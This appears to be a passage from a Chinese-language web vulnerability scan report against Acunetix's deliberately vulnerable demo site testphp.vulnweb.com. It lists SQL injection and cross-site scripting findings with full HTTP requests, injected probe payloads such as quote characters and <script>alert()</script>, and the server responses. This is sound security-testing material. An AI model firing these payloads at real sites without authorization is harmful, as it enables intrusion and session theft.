<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/product.php on line 70
</div>
<!-- InstanceEndEditable -->
<!--end content -->

```

```

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
        codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
        width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high"
          pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
          type="application/x-shockwave-flash" width="107" height="66">
        </embed>
      </object>
    </p>
  </div>
</div>

<!--end navbar -->
<div id=
...
...
...

```

SQL 注入

严重性: 高

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/AJAX/categories.php

实体: categories.php (Page)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 标题 已添加至请求: 1

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /AJAX/categories.php HTTP/1.1
X-Forwarded-For: '
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Cookie: mycookie=3
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:05 GMT
Content-Type: text/xml
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

SQL 注入

严重性: **高**

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/AJAX/infotitle.php

实体: id (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至: 1%27%3B

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /AJAX/infotitle.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 10

id=1%27%3B

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:26 GMT
Content-Type: text/xml
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
```

SQL 注入

严重性: **高**

CVSS 分数: 9.7

URL: <http://testphp.vulnweb.com/secured/newuser.php>

实体: newuser.php (Page)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: **标题** 从以下位置进行控制: <http://testphp.vulnweb.com/signup.php> 至: [%c0%a7](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: %c0%a7
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 129

uname=&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

SQL 注入

严重性: **高**

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: uuname (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 至: %27%3B

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 135

uuname=%27%3B&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:26 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
```

高

跨站点脚本编制 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/guestbook.php

实体: guestbook.php (Page)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)差异: 参数 从以下位置进行控制: `anonymous user` 至:`%3E%22%27%3E%3Cscript%3Ealert%2875%29%3C%2Fscript%3E`参数 从以下位置进行控制: `1234` 至: `%3E%22%27%3E%3Cscript%3Ealert%2875%29%3C%2Fscript%3E`参数 从以下位置进行控制: `add message` 至:`%3E%22%27%3E%3Cscript%3Ealert%2875%29%3C%2Fscript%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 175
```

```
name=%3E%22%27%3E%3Cscript%3Ealert%2875%29%3C%2Fscript%3E--begin_mark_tag--
text=%3E%22%27%3E%3Cscript%3Ealert%2875%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
submit=%3E%22%27%3E%3Cscript%3Ealert%2875%29%3C%2Fscript%3E--end_mark_tag--
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:06 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>guestbook</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
```

```

function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
  }
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
      |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our
guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5">
<strong><script>alert(75)</script></strong></td><td align="right" style="background-
color:#F5F5F5">05.03.1970, 8:49 pm</td></tr><tr><td colspan="2">&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<script>alert(75)</script></td></tr></table>
    <div class="story">
      <form action="" method="post" name="faddentry">
        <input type="hidden" name="name" value="anonymous user">
        <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;">
      </textarea>
        <br>
        <input type="submit" name="submit" value="add message">
      </form>
    </div>
  </div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">

```



```

<h3>Links</h3>
<ul>
  <li><a href="http://www.acunetix.com">Security art</a></li>
  <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
  <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
  <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
  ...
  ...
  ...

```

问题 2 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/guestbook.php

实体: text (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至: `<script>alert(244)</script>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 71

name=anonymous+user&text=<script>alert(244)</script>&submit=add+message

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:08 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked=false" -->
<head>

```

```

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>guestbook</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
        </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our
guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5">
<strong>anonymous user</strong></td><td align="right" style="background-
color:#F5F5F5">05.03.1970, 8:52 pm</td></tr><tr><td colspan="2">&nbsp;&nbsp;&nbsp;<script>alert(244)</script></td></tr></table>
    </div>
    <div class="story">
      <form action="" method="post" name="faddentry">
        <input type="hidden" name="name" value="anonymous user">
        <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;">
      </textarea>
      <br>
      <input type="submit" name="submit" value="add message">
    </form>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
    </ul>
  </div>

```

```

        <li><a href="artists.php">Browse artists</a></li>
        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
        <li><a href="userinfo.php">Your profile</a></li>
        <li><a href="guestbook.php">Our guestbook</a></li>
        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
</ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab
...
...
...

```

问题 3 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/guestbook.php

实体: name (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: anonymous user 至: <script>alert(243)</script>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 61

```

[illegible]

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:08 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsg12
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"  
"http://www.w3.org/TR/html4/loose.dtd">  
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"  
codeOutsideHTMLOutsideIsLocked="false" -->  
<head>  
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">  
  
<!-- InstanceBeginEditable name="document_title_rgn" -->  
<title>guestbook</title>  
<!-- InstanceEndEditable -->  
<link rel="stylesheet" href="style.css" type="text/css">  
<!-- InstanceBeginEditable name="headers_rgn" -->  
<!-- InstanceEndEditable -->  
<script language="JavaScript" type="text/JavaScript">  
<!--  
function MM_reloadPage(init) { //reloads the window if Nav4 resized  
if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {  
document.MM_pgW=innerWidth; document.MM_pH=innerHeight; onresize=MM_reloadPage; }}  
else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pH) location.reload();  
}  
MM_reloadPage(true);  
//-->  
</script>  
  
</head>  
<body>  
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">  
<div id="masthead">  
<h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>  
<h6 id="siteInfo">TEST and Demonstration site for <a  
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>  
</h6>  
<div id="globalNav">  
<table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>  
<td align="left">  
<a href="index.php">home</a> | <a href="categories.php">categories</a> | <a  
href="artists.php">artists  
</a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>  
|  
<a href="guestbook.php">guestbook</a> |  
<a href="AJAX/index.php">AJAX Demo</a>  
</td>  
<td align="right">  
</td>  
</tr></table>  
</div>  
</div>  
<!-- end masthead -->  
  
<!-- begin content -->  
<!-- InstanceBeginEditable name="content_rgn" -->  
<div id="content">  
<div class="story">  
<table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our  
guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5">  
<strong><script>alert(243)</script></strong></td><td align="right" style="background-  
color:#F5F5F5">05.03.1970, 8:52 pm</td></tr><tr><td colspan="2">&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&~1234</td></tr></table>  
<div class="story">  
<form action="" method="post" name="faddentry">  
<input type="hidden" name="name" value="anonymous user">  
<textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;">  
</textarea>  
<br>  
<input type="submit" name="submit" value="add message">  
</form>  
</div>
```

```

</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0" w
      ...
      ...
      ...
    </p>
  </div>

```

问题 4 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://testphp.vulnweb.com/search.php>

实体: search.php (Page)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: query 至: %3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E
 参数 从以下位置进行控制: 1234 至: %3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E

参数 从以下位置进行控制: go 至: %3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /search.php?test=%3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 124

--begin_mark_tag--searchFor=%3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E--end_mark_tag--
&--begin_mark_tag--goButton=%3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E--end_mark_tag--

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:47 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
```

```

</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/search.php on line 61
<h2 id='pageName'>searched for: >'><script>alert(34)</script></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
